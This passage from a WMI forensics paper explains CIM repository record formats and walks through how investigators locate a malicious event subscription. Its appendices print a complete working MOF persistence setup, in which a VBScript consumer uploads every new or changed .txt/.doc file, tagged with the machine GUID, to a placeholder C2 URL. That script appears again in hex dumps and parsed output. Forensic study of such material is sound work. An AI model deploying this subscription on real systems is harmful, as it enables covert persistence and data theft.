00C18C12 43 00 33 00 45 00 42 00 38 00 31 00 30 00 34 00 C.3.E.B.8.1.0.4.
00C18C22 46 00 35 00 42 00 30 00 34 00 46 00 39 00 37 00 F.5.B.0.4.F.9.7.
00C18C32 7B 95 D0 FA 61 71 D0 01 0D 8B 91 4F 27 04 CA 01 {•ĐúaqĐ...<'0'Ě.
```

Figure 52:Example class
instance record
structure

```
size           : 0x4 bytes
unknown_1      : 1 byte
  classNameOffset : 0x4 bytes
  defaultValuesMeta : 0x2 bytes
ValueRefs      : 0x20 bytes
footerSize     : 0x4 bytes
  footer[...]   : footerSize - 0x4
unknown_2      : 1 byte
propertyDataSize : 0x4 bytes
propertyData[...] : 0x30D bytes

00C18C42 04 04 00 0000 00 00 00 00 0F 30 00 00 00 00 00 .....0.....
00C18C52 00 00 00 1B 00 00 00 3B 00 00 00 47 00 00 00 51 .....;...G...Q
00C18C62 00 00 00 00 00 00 00 2D 00 00 00 04 00 00 00 01 .....~.....
00C18C72 D0 03 00 80 00 41 63 74 69 76 65 53 63 72 69 70 Đ.€.ActiveScrip
00C18C82 74 45 76 65 6E 74 43 6F 6E 73 75 6D 65 72 001C tEventConsumer..
00C18C92 00 00 00 01 05 00 00 00 00 00 05 15 00 00 0046 .....F
```


The class instance record contains the information that specifies whether each property is initialized or not, and whether its value comes from the default value in the class definition or comes from the instance data. The `DefaultValuesMetadata` structure stores the information about the default property values as two bit flags per property as follows:

- Bit 0:
 - 0x0 – property is initialized
 - 0x1 – property is not initialized
- Bit 1:
 - 0x0 – use instance value in instance record
 - 0x1 – use default value in class definition record

The total byte size of the flags is computed by dividing the number of properties in the class by four and rounding the result to the next multiple of eight. In this example, the `ActiveScriptEventConsumer` class has eight properties, so the `DefaultValueMetadata` length is two bytes in size.

In the `PropertyValuesReferences` structure, each property has an associated entry; depending on the property type, the entry is interpreted as follows:

- Fixed length property - the actual value defined inline
- Variable length property - an offset in the data

The `PropertyValuesData` is a buffer that contains the concrete values for all variable length properties.

CIM hierarchy

Using the B-tree index stored index. btr and the objects serialized to binary records in `objects.data`, the CIM repository can reconstruct the familiar CIM object hierarchy. It begins by locating the class definition of a namespace using the hardcoded key derived from the class object path `\\.__SystemClass__namespace`. With the class definition, the repository can parse namespace instances. It starts with the root namespace (R00T), and enumerates child namespaces using the key prefix query described in the section “Namespace key construction”. Using this technique, the repository can explore the entire tree-like structure of CIM namespaces.

Within a namespace, the CIM repository can enumerate class definitions using the key prefix query described in the section “Class definition key construction”. Parsing a class definition allows the CIM repository to track the properties and methods exposed by a complex WMI type. Furthermore, the CIM repository can parse existing persistent class instances or serialize new instances.

The CIM repository is a performant framework that allows clients to efficiently query and intuitively explore data. Although the CIM repository can walk the tree-like structure to locate entities, it does not always do so. When a client requests a specific entity, such as a namespace, class definition, or class instance, the CIM repository can construct the object path that uniquely identifies the entity. It then performs a single, exact-match query against the index, which is an efficient operation.

This paper has demonstrated how attackers can and have used WMI to move laterally, hide payloads, and maintain persistence.

Conclusion

WMI is a prevalent, powerful framework for inspecting and configuring Microsoft Windows systems. This paper has demonstrated how attackers can and have used WMI to move laterally, hide payloads, and maintain persistence. To aid defenders,

this paper also shows how WMI can be configured to alert them to the most critical of threats. For those interested in the low-level details, the architecture and file format of WMI's CIM repository is described in detail, which is the basis for true forensic analysis.

Appendix I: Example of persistence using an ActiveScriptEventConsumer

This section demonstrates, using examples, how to use WMI to achieve persistence by specifying a trigger event, a consumer and their binding. Whenever a file with a certain extension is created or modified, WMI asynchronously calls the bound consumer which uploads the file contents to an URL.

Table 14 lists an example of a `__EventFilter` instance key construction, identified by its `Name` property, i.e. `NewOrModifiedFileTrigger`, for both a Windows XP system and a Windows Vista system. The `Query` property specifies the triggering event, which is, in this case, the creation or modification of a file with either `.txt` or `.doc` extension.

Table 14:
NewOrModifiedFileTrigger
__EventFilter

MOF object statement	<pre>#pragma namespace("\\\\.\\root\\subscription") // trigger for creation or modification of txt and // doc files instance of __EventFilter as \$EventFilter { EventNamespace= "ROOT\cimv2"; Name = "NewOrModifiedFileTrigger"; QueryLanguage = "WQL"; Query = "SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE " " ((__CLASS = \"__InstanceCreationEvent\" OR __CLASS = " " \"__InstanceModificationEvent\")" " AND TargetInstance ISA \"CIM_DataFile\")" " AND (TargetInstance.Extension = \".txt\" " "OR TargetInstance.Extension = \".doc\")"; };</pre>
Symbolic Key	<pre>construct_path_component("NS_", "ROOT\subscription")\ construct_path_component("CI_", "__EventFilter")\ construct_path_component("IL_", "NewOrModifiedFileTrigger")</pre>
Result (XP)	<pre>NS_E98854F51C0C7D3BA51357D7346C8D70\ CI_ D4A52B2BD3BF3604AD338F63412AEB3C\ IL_8ECD5FCA408086E72E5005312A34CAAE</pre>
Result (Vista)	<pre>NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739 26E5ED9870\ CI_47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602 BD95E20BD3\ IL_9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B2 1539564359</pre>

Table 15 lists an example of an `ActiveScriptEventConsumer` instance key construction, identified by its `Name` property, i.e. `FileUpload`, for both a Windows XP system and a Windows Vista system. This consumer instance embeds a VBScript script in the `ScriptText` property. When executed, the script uploads the content of a file specified by `TargetEvent.TargetInstance.Name` to the following URL:

- `http://127.0.0.1/index.html&ID=<machine_guid>`

Table 15:
FileUpload
ActiveScriptEventConsumer

MOF object statement	<pre>#pragma namespace("\\\\.\\root\\subscription") //Consumer uploads the content of the file that trigger // the event to //http://127.0.0.1/index.html&ID=<machine_guid> instance of ActiveScriptEventConsumer as \$Consumer { KillTimeout = 45; Name = "FileUpload"; ScriptingEngine = "VBScript"; ScriptText = "On Error Resume Next\\n" "Dim oReg, oXMLHTTP, oStream, aMachineGuid, aC2URL, vBinary\\n" "Set oReg = GetObject(\"winmgmts:{impersonationLevel=impersonate} !\\\\.\\root\\default:StdRegProv\\\")\\n" "oReg.GetStringValue &H80000002,\"SOFTWARE\\Microsoft\\ Cryptography\\\", \"MachineGuid\\\", aMachineGuid\\n" "aC2URL = \"http://127.0.0.1/index.html&ID=\" & aMachineGuid\\n" "Set oStream = CreateObject(\"ADODB. Stream\\\")\\n" "oStream.Type = 1\\n" "oStream.Open\\n" "oStream. LoadFromFile TargetEvent.TargetInstance.Name\\n" "vBinary = oStream.Read\\n" "Set oXMLHTTP = CreateObject(\"MSXML2.XMLHTTP\\\")\\n" "oXMLHTTP.open \"POST\\\", aC2URL, False\\n" "oXMLHTTP.setRequestHeader \"Path\\\", TargetEvent. TargetInstance.Name\\n" "oXMLHTTP.send(vBinary)\\n"; };</pre>
Symbolic Key	<pre>construct_path_component("NS_", "ROOT\\subscription")\\ construct_path_component("CI_", "ActiveScriptEventConsumer")\\ construct_path_component("IL_", " FileUpload")</pre>
Result (XP)	<pre>NS_E98854F51C0C7D3BA51357D7346C8D70\\ CI_5D1A479DE8D5AFD9BDEDA7BE5BEA9591\\ IL_58D496C9562744F515B4DE4119D07DC4</pre>
Result (Vista)	<pre>NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090 73926E5ED9870\\ CI_3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3E B8104F5B04F97\\ IL_BBDBB1D2AC72C9AE0520506A3222B7B84427B579860E668D3B A4ABC987FA791</pre>

Table 16 lists an example of a `__FilterToConsumerBinding` instance keys construction that links the triggering event `NewOrModifiedFileTrigger` to the consumer `FileUpload` for both a Windows XP system and a Windows Vista system. This binding guarantees that every time a file with extension `.txt` or `.doc` is created or modified, its content will be uploaded to the aforementioned URL. The `__FilterToConsumerBinding` class contains two reference properties, one

to a `__EventFilter` and one to an `ActiveScriptEventConsumer`. To fully represent the binding instance, three keys are constructed:

- key specifying the `__FilterToConsumerBinding` instance
- key specifying the `__EventFilter` referenced instance
- key specifying the `ActiveScriptEventConsumer` referenced instance

Table 16:
NewOrModifiedFileTrigger
to FileUpload Binding

MOF object statement	<pre>#pragma namespace("\\\\.\\root\\subscription") instance of __FilterToConsumerBinding { // primary key Consumer = "ActiveScriptEventConsumer=\"FileUpload\""; // primary key Filter = "__EventFilter=\"NewOrModifiedFileTrigger\""; };</pre>
Symbolic Key	<pre>construct_path_component("NS_", "root\\subscription")\ construct_path_component("CI_", "__FilterToConsumerBinding")\ construct_path_component("IL_", "ActiveScriptEventConsumer. Name=\"FileUpload\"\\uFFFF__EventFilter. Name=\"NewOrModifiedFileTrigger\"") construct_path_component("NS_", "root\\subscription") construct_path_component("KI_", "__EventFilter") construct_path_component("IR_", "NewOrModifiedFileTrigger") construct_path_component("R_", "<id>") construct_path_component("NS_", "root\\subscription") construct_path_component("KI_", "ActiveScriptEventConsumer") construct_path_component("IR_", "FileUpload") construct_path_component("R_", "<id>")</pre>

Table 16:

NewOrModifiedFileTrigger
to FileUpload Binding
(cont.)

Result (XP)	NS_E98854F51C0C7D3BA51357D7346C8D70\ CI_A8B3187D121830A052261C3643ACD9AF\ IL_1030CE588C2545AF80581B438B05AC40 NS_E98854F51C0C7D3BA51357D7346C8D70\ KI_D4A52B2BD3BF3604AD338F63412AEB3C\ IR_8ECD5FCA408086E72E5005312A34CAAE\ R_<id> NS_E98854F51C0C7D3BA51357D7346C8D70\ KI_5D1A479DE8D5AFD9BDEDA7BE5BEA9591\ IR_58D496C9562744F515B4DE4119D07DC4\ R_<id>
Result (Vista)	NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739 26E5ED9870\ CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507E DB21FD9170\ IL_211D8BE7A6B8B575AB8DAC024BEC07757C3B74866DB4C75F3712C3 C31DC36542 NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739 26E5ED9870\ KI_47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602 BD95E20BD3\ IR_9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B2 1539564359\ R_<id> NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739 26E5ED9870\ CI_3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB81 04F5B04F97\ IL_BBDBB1D2AC72C9AE0520506A32222B7B84427B579860E668D3BA4A BC987FA791\ R_<id>

Appendix II: Example of instance records resolution and parsing

This section describes the process of finding and parsing the instance binary record data, starting from instance namespace, type and name.

The investigation process starts by finding all the `ActiveScriptEventConsumer` consumers that persist in the CIM repository and identifying that the `FileUpload` consumer instance might look suspicious. Next the `__FilterToConsumerBinding` instance that contains the reference to the `FileUpload` consumer is found; this instance will also contain a reference to a `__EventFilter` instance, `NewOrModifiedFileTrigger` representing the triggering event.

FileUpload ActiveScriptEventConsumer Instance Resolution

Table 17 shows the `FileUpload` consumer key construction. This key is used to search the `index.btr` to find the location record for this consumer instance:

Table 17:
FileUpload key
construction

MOF object statement	<code>#pragma namespace("\\\\.\\root\\subscription") instance of ActiveScriptEventConsumer as \$Consumer { Name = "FileUpload"; };</code>
Symbolic Key	<code>construct_path_component("NS_", "ROOT\\subscription")\ construct_path_ component("CI_", "ActiveScriptEventConsumer")\ construct_path_component("IL_", " FileUpload")</code>
Result (XP)	<code>NS_E98854F51C0C7D3BA51357D7346C8D70\ CI_5D1A479DE8D5AFD9BDEDA7BE5BEA9591\ IL_58D496C9562744F515B4DE4119D07DC4</code>
Result (Vista)	<code>NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739 26E5ED9870\ CI_3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB81 04F5B04F97\ IL_BBDBB1D2AC72C9AE0520506A32222B7B84427B579860E668D3BA4A BC987FA791</code>

Searching the `index.btr` for the aforementioned key yields the result displayed in Table 18:

Table 18:
`index.btr`
search result

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\  
CI_3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB8104F5B04F97\  
IL_BBDBB1D2AC72C9AE0520506A32222B7B84427B579860E668D3BA4ABC987FA791.  
1661.1303275.1172
```

The result of the search is parsed to determine the location details for the consumer instance. Table 19 shows the location details and their meaning:

Table 19:
Consumer Location
Details

	Decimal	Hexidecimal
Logical Page Number	1661	0x67D
Record ID	1303275	0x0013E2EB
Size	1772	0x494

Next, the active mapping file is used to do the logical-to-physical page number resolution; the physical page found in `objects.data` contains the consumer instance record data. Table 20 shows that the logical page 1661 is mapped to the physical page 1548 in `objects.data`:

Table 20:
Consumer mapping
information

```
physicalPageNumber : 1548 (0x60C)
pageChecksum       : 0xC656A14E

00009BD0 0C 06 00 00 4E A1 56 C6 36 08 00 00 00 00 00
00009BE0 B3 01 00 00 B2 01 00 00
```

The physical offset for a page is computed by multiplying the physical page number by the page size. Table 21 shows how the physical offset, in `objects.data`, of the page containing the consumer instance data is computed:

Table 21:
Computing the
physical offset

```
1548 * 8192 = 12681216 or 0xC18000
```


Next, the page starting at offset 12681216 (0xC18000) in `objects.data` is read and the record header corresponding to the consumer instance is identified. Table 22 shows the record header identified based on the record ID 0x0013E2EB:

Table 22:
Record Headers

```
00C18000 A4 70 04 00 10 01 00 00 09 01 00 00 00 00 00 00
00C180A0 EB E2 13 00 B2 0B 00 00 94 04 00 00 00 00 00 00
00C18100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Table 23 shows the record header details:

Table 23:
Record header details

Record ID	0x0013E2EB
Offset	0x00000B2B
Size	0x00000494
Checksum	0x00000000

Table 24 shows the consumer record data located at physical offset 12684210 (0xC18BB2), 1172 (0x494) bytes in size:

Table 24:
FileUpload
consumer record
data

```
00C18BB2 33 00 45 00 37 00 38 00 41 00 33 00 37 00 45 00 3.E.7.8.A.3.7.E.
00C18BC2 31 00 44 00 45 00 37 00 30 00 33 00 35 00 37 00 1.D.E.7.0.3.5.7.
00C18BD2 43 00 33 00 35 00 33 00 41 00 31 00 35 00 44 00 C.3.5.3.A.1.5.D.
00C18BE2 36 00 42 00 42 00 42 00 38 00 41 00 31 00 37 00 6.B.B.8.A.1.7.
00C18BF2 41 00 31 00 44 00 33 00 31 00 46 00 38 00 44 00 A.1.D.3.1.F.8.D.
00C18C02 35 00 30 00 31 00 45 00 44 00 38 00 46 00 31 00 5.0.1.E.D.8.F.1.
00C18C12 43 00 33 00 45 00 42 00 38 00 31 00 30 00 34 00 C.3.E.B.8.1.0.4.
00C18C22 46 00 35 00 42 00 30 00 34 00 46 00 39 00 37 00 F.5.B.0.4.F.9.7.
00C18C32 7B 95 D0 FA 61 71 D0 01 0D 8B 91 4F 27 04 CA 01 {•ĐúaqĐ..<'0'É.
00C18C42 04 04 00 00 00 00 00 00 00 0F 30 00 00 00 00 00.....0.....
00C18C52 00 00 00 1B 00 00 00 3B 00 00 00 47 00 00 00 51 .....;...G...Q
00C18C62 00 00 00 00 00 00 2D 00 00 00 04 00 00 00 01 .....-.....
00C18C72 D0 03 00 80 00 41 63 74 69 76 65 53 63 72 69 70 Đ.€.ActiveScrip
00C18C82 74 45 76 65 6E 74 43 6F 6E 73 75 6D 65 72 00 1C tEventConsumer..
00C18C92 00 00 00 01 05 00 00 00 00 05 15 00 00 00 46 .....F
00C18CA2 DC 06 6E BD 25 CB 61 9C 9E 56 C5 E8 03 00 00 00 Ûn½%ÊæžVÀè...
00C18CB2 46 69 6C 65 55 70 6C 6F 61 64 00 00 56 42 53 63 FileUpload..VBSc
```

Table 24:FileUpload
consumer record
data (cont.)

```
00C18CC2 72 69 70 74 00 00 20 20 20 20 20 20 20 20 20 20 ript..  
00C18CD2 20 20 20 20 20 20 4F 6E 20 45 72 72 6F 72 20 52      On Error R  
00C18CE2 65 73 75 6D 65 20 4E 65 78 74 0D 0A 0D 0A 20 20 esume Next....  
00C18CF2 20 20 20 20 20 20 20 20 20 20 20 20 20 20 44 69      Di  
00C18D02 6D 20 6F 52 65 67 2C 20 6F 58 4D 4C 48 54 54 50 m oReg, oXMLHTT  
00C18D12 2C 20 6F 53 74 72 65 61 6D 2C 20 61 4D 61 63 68 , oStream, aMach  
00C18D22 69 6E 65 47 75 69 64 2C 20 61 43 32 55 52 4C 2C ineGuid, aC2URL,  
00C18D32 20 76 42 69 6E 61 72 79 0D 0A 0D 0A 20 20 20 20 vBinary....  
00C18D42 20 20 20 20 20 20 20 20 20 20 20 20 20 53 65 74 20      Set  
00C18D52 6F 52 65 67 20 3D 20 47 65 74 4F 62 6A 65 63 74 oReg = GetObject  
00C18D62 28 22 77 69 6E 6D 67 6D 74 73 3A 7B 69 6D 70 65 ("winmgmts:{impe  
00C18D72 72 73 6F 6E 61 74 69 6F 6E 4C 65 76 65 6C 3D 69 rsonationLevel=i  
00C18D82 6D 70 65 72 73 6F 6E 61 74 65 7D 21 5C 5C 2E 5C mpersonate)!\\.\  
00C18D92 72 6F 6F 74 5C 64 65 66 61 75 6C 74 3A 53 74 64 root\default:Std  
00C18DA2 52 65 67 50 72 6F 76 22 29 0D 0A 20 20 20 20 RegProv"..  
00C18DB2 20 20 20 20 20 20 20 20 20 20 20 20 20 6F 52 65 67 2E      oReg.  
00C18DC2 47 65 74 53 74 72 69 6E 67 56 61 6C 75 65 20 26 GetStringValue &  
00C18DD2 48 38 30 30 30 30 30 30 32 2C 20 22 53 4F 46 54 H80000002, "SOFT  
00C18DE2 57 41 52 45 5C 4D 69 63 72 6F 73 6F 66 74 5C 43 WARE\Microsoft\C  
00C18DF2 72 79 70 74 6F 67 72 61 70 68 79 22 2C 20 22 4D ryptography", "M  
00C18E02 61 63 68 69 6E 65 47 75 69 64 22 2C 20 61 4D 61 achineGuid", aMa  
00C18E12 63 68 69 6E 65 47 75 69 64 0D 0A 0D 0A 20 20 20 20 chineGuid....  
00C18E22 20 20 20 20 20 20 20 20 20 20 20 20 20 61 43 32      aC2  
00C18E32 55 52 4C 20 3D 20 22 68 74 74 70 3A 2F 2F 31 32 URL = "http://12  
00C18E42 37 2E 30 2E 30 2E 31 2F 69 6E 64 65 78 2E 68 74 7.0.0.1/index.ht  
00C18E52 6D 6C 26 49 44 3D 22 20 26 20 61 4D 61 63 68 69 ml&ID=" & aMachi  
00C18E62 6E 65 47 75 69 64 0D 0A 0D 0A 20 20 20 20 neGuid....  
00C18E72 20 20 20 20 20 20 20 20 20 20 20 20 53 65 74 20 6F 53      Set oS  
00C18E82 74 72 65 61 6D 20 3D 20 43 72 65 61 74 65 4F 62 tream = CreateOb  
00C18E92 6A 65 63 74 28 22 41 44 4F 44 42 2E 53 74 72 65 ject("ADODB.Stre  
00C18EA2 61 6D 22 29 0D 0A 20 20 20 20 20 20 20 20 20 20 am")..  
00C18EB2 20 20 20 20 20 20 6F 53 74 72 65 61 6D 2E 54 79      oStream.Ty  
00C18EC2 70 65 20 3D 20 31 0D 0A 20 20 20 20 20 20 20 20 pe = 1..  
00C18ED2 20 20 20 20 20 20 20 20 20 20 20 20 6F 53 74 72 65 61 6D 2E      oStream.  
00C18EE2 4F 70 65 6E 0D 0A 20 20 20 20 20 20 20 20 20 20 Open..  
00C18EF2 20 20 20 20 20 20 6F 53 74 72 65 61 6D 2E 4C 6F      oStream.Lo  
00C18F02 61 64 46 72 6F 6D 46 69 6C 65 20 54 61 72 67 65 adFromFile Targe  
00C18F12 74 45 76 65 6E 74 2E 54 61 72 67 65 74 49 6E 73 tEvent.TargetIns  
00C18F22 74 61 6E 63 65 2E 4E 61 6D 65 0D 0A 20 20 20 20 tance.Name..  
00C18F32 20 20 20 20 20 20 20 20 20 20 20 20 20 76 42 69 6E      vBin  
00C18F42 61 72 79 20 3D 20 6F 53 74 72 65 61 6D 2E 52 65 ary = oStream.Re  
00C18F52 61 64 0D 0A 0D 0A 20 20 20 20 20 20 20 20 20 20 ad....  
00C18F62 20 20 20 20 20 20 53 65 74 20 6F 58 4D 4C 48 54      Set oXMLHT  
00C18F72 54 50 20 3D 20 43 72 65 61 74 65 4F 62 6A 65 63 TP = CreateObjec  
00C18F82 74 28 22 4D 53 58 4D 4C 32 2E 58 4D 4C 48 54 54 t("MSXML2.XMLHTT  
00C18F92 50 22 29 0D 0A 20 20 20 20 20 20 20 20 20 20 P")..  
00C18FA2 20 20 20 20 20 20 6F 58 4D 4C 48 54 54 50 2E 6F 70      oXMLHTTP.op  
00C18FB2 65 6E 20 22 50 4F 53 54 22 2C 20 61 43 32 55 52 en "POST", aC2UR  
00C18FC2 4C 2C 20 46 61 6C 73 65 0D 0A 20 20 20 20 20 20 L, False..  
00C18FD2 20 20 20 20 20 20 20 20 20 20 20 20 6F 58 4D 4C 48 54      oXMLHT  
00C18FE2 54 50 2E 73 65 74 52 65 71 75 65 73 74 48 65 61 TP.setRequestHea  
00C18FF2 64 65 72 20 22 50 61 74 68 22 2C 20 54 61 72 67 der "Path", Targ  
00C19002 65 74 45 76 65 6E 74 2E 54 61 72 67 65 74 49 6E etEvent.TargetIn  
00C19012 73 74 61 6E 63 65 2E 4E 61 6D 65 0D 0A 20 20 20 stance.Name..  
00C19022 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6F 58 4D      oXM  
00C19032 4C 48 54 54 50 2E 73 65 6E 64 28 76 42 69 6E 61 LHTTP.send(vBina  
00C19042 72 79 29 00      ry).
```

Table 25 shows the properties and their values from the consumer instance after parsing:

Table 25:
Parsed Consumer
Record

```
GUID: 3E78A37E1DE70357C353A15D6BBB8A17A1D31F8D501ED8F1C3EB8104F5B04F97
ClassCreatedDate: 04/07/2015 18:38:02 InstanceCreatedDate: 07/14/2009
02:03:41 CreatorSID: 0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00
0x00 0x00 0x05 0x15 0x00 0x00 0x00 0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB
0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03 0x00 0x00 MachineName: Not Assigned
MaximumQueueSize: 0 KillTimeout: 45 Name:FileUpload ScriptingEngine:
VBScript ScriptFilename: Not Assigned ScriptText:On Error Resume
Next Dim oReg, oXMLHTTP, oStream, aMachineGuid, aC2URL, vBinary Set
oReg = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\
default:StdRegProv") oReg.GetStringValue &H80000002, "SOFTWARE\Microsoft\
Cryptography", "MachineGuid", aMachineGuid aC2URL = "http://127.0.0.1/
index.html&ID=" & aMachineGuid Set oStream = CreateObject("ADODB.
Stream") oStream.Type = 1 oStream.Open oStream.LoadFromFile
TargetEvent.TargetInstance.Name vBinary = oStream.Read Set oXMLHTTP =
CreateObject("MSXML2.XMLHTTP")
oXMLHTTP.open "POST", aC2URL, False
oXMLHTTP.setRequestHeader "Path", TargetEvent.TargetInstance.Name
oXMLHTTP.send(vBinary)
```

Finding the `__FilterToConsumerBinding` instance with a reference to *FileUpload* consumer

Now that we found and parsed the *FileUpload* consumer, finding the trigger event that makes WMI execute the script embedded in the consumer is crucial. The link between the consumer and its trigger is kept in a `__FilterToConsumerBinding` instance. Iterating through all the binding instances and matching the one that contains a reference the *FileUpload* consumer instance represents a good solution.

Table 26 shows the key construction that is used to search all the `__FilterToConsumerBinding` in `root\subscription` namespace: Performing a key prefix match search in `index.btr` for the aforementioned key, in

Table 26:
Key construction for all
bindings

MOF object statement	<pre>#pragma namespace("\\\\.\root\subscription") instance of ActiveScriptEventConsumer as \$Consumer { Name = "FileUpload"; };</pre>
Symbolic Key	<pre>construct_path_component("NS_", "ROOT\subscription") \ construct_path_component("CI_", "ActiveScriptEventConsumer") \ "IL_"</pre>
Result (XP)	<pre>NS_E98854F51C0C7D3BA51357D7346C8D70\ CI_A8B3187D121830A052261C3643ACD9AF\ IL_</pre>
Result (Vista)	<pre>NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F090739 26E5ED9870\ CI_0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507E DB21FD9170\ IL_</pre>

Windows Vista, yields the results in Table 27:

Table 27:

Binding search
results

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\  
CI_OA7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\  
IL_0413FB0EC8CCA8CA67536614E46B3C48B5AB44F706CDFE4BDB4A4E7B4BB5E369.  
1662.1365154.347
```

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\  
CI_OA7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\  
IL_115954E8845DF15F5199781AAE060019A6B2731D9268535C5717FC7132DE8A76.  
1565.125904.322
```

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\  
CI_OA7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\  
IL_211D8BE7A6B8B575AB8DAC024BEC07757C3B74866DB4C75F3712C3C31DC36542.  
1661.1291142.337
```

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\  
CI_OA7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\  
IL_8E80D45658E49966FC3BA567F2C75690AE48EBAB9A2568429675180214107ACE.  
271.2863933064.331
```

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\  
CI_OA7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\  
IL_DD4983C9690C4F2B906AC400EAA440AB7001C85CF388F100DE779DF492F8365F.  
1663.1343081.337
```

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\  
CI_OA7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\  
IL_E9C5A8C1DEDE1E73BC7453705C8AEC8C958435BF2C27D0796D38586FAC2653B7.  
1663.1355050.333
```

All the result path strings are parsed to extract the location records. Table 28 shows one of those results will be focusing on:

Table 28:

Binding instance
search result

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\  
CI_OA7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170\  
IL_211D8BE7A6B8B575AB8DAC024BEC07757C3B74866DB4C75F3712C3C31DC36542.  
1661.1291142.337
```

Table 29 shows the details retrieved by performing the logical-to-physical page number resolution using the active mapping file and matching the binding instance record header based on the Record ID in the search result:

Table 29:
Binding instance
location details

Logical Page Number	1661	0x0000067D
Physical Page Number	1548	0x0000060C
Physical Page Offset	12681216	0x00C18000
Record ID	1303275	0x0013B386
Offset	4166	0x00001046
Size	337	0x00000151
Checksum	0	0x00000000
Physical Record Offset	12685382	0x00C19046

Table 30 shows the binding instance record data located at physical offset 12685382 (0x00C19046) in objects .data:

Table 30:
Binding instance
record data

```

00C19046 30 00 41 00 37 00 41 00 42 00 45 00 36 00 33 00 0.A.7.A.B.E.6.3.
00C19056 46 00 33 00 36 00 45 00 32 00 42 00 32 00 39 00 F.3.6.E.2.B.2.9.
00C19066 32 00 30 00 46 00 45 00 44 00 41 00 46 00 41 00 2.0.F.E.D.A.F.A.
00C19076 45 00 38 00 34 00 39 00 38 00 32 00 33 00 41 00 E.8.4.9.8.2.3.A.
00C19086 46 00 39 00 34 00 32 00 39 00 43 00 43 00 30 00 F.9.4.2.9.C.C.0.
00C19096 45 00 41 00 33 00 37 00 33 00 46 00 46 00 45 00 E.A.3.7.3.F.F.E.
00C190A6 45 00 31 00 35 00 30 00 37 00 45 00 44 00 42 00 E.1.5.0.7.E.D.B.
00C190B6 32 00 31 00 46 00 44 00 39 00 31 00 37 00 30 00 2.1.F.D.9.1.7.0.
00C190C6 7C 95 D0 FA 61 71 D0 01 BF 86 91 4F 27 04 CA 01 |•ĐúaqĐ.iz†'O'Ē.
00C190D6 C1 00 00 00 00 00 00 00 00 00 B0 0A 68 00 00 00 1B Ā.....°h...
00C190E6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 .....H..
00C190F6 00 04 00 00 00 01 97 00 00 80 00 5F 5F 46 69 6C .....-..Ē.__Fil
00C19106 74 65 72 54 6F 43 6F 6E 73 75 6D 65 72 42 69 6E terToConsumerBin
00C19116 64 69 6E 67 00 00 41 63 74 69 76 65 53 63 72 69 ding..ActiveScri
00C19126 70 74 45 76 65 6E 74 43 6F 6E 73 75 6D 65 72 2E ptEventConsumer.
00C19136 4E 61 6D 65 3D 22 46 69 6C 65 55 70 6C 6F 61 64 Name="FileUpload
00C19146 22 00 1C 00 00 00 01 05 00 00 00 00 00 05 15 00 ".....
00C19156 00 00 46 DC 06 6E BD 25 CB 61 9C 9E 56 C5 E8 03 ..FŮn%žĒæžVĀè
00C19166 00 00 00 5F 5F 45 76 65 6E 74 46 69 6C 74 65 72 ...__EventFilter
00C19176 2E 4E 61 6D 65 3D 22 4E 65 77 4F 72 4D 6F 64 69 .Name="NewOrModi
00C19186 66 69 65 64 46 69 6C 65 54 72 69 67 67 65 72 22 fiedFileTrigger"
00C19196 00

```

Table 31 shows the result of parsing the binding instance data. The trigger event bound to the `FileUpload` consumer is `NewOrModifiedFileTrigger` `__EventFilter` instance in the `root\subscription` namespace:

Table 31:
Parsed binding
instance

```
GUID: 0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170
ClassCreatedDate: 04/07/2015 18:38:02
InstanceCreatedDate: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00
0x00 0x00
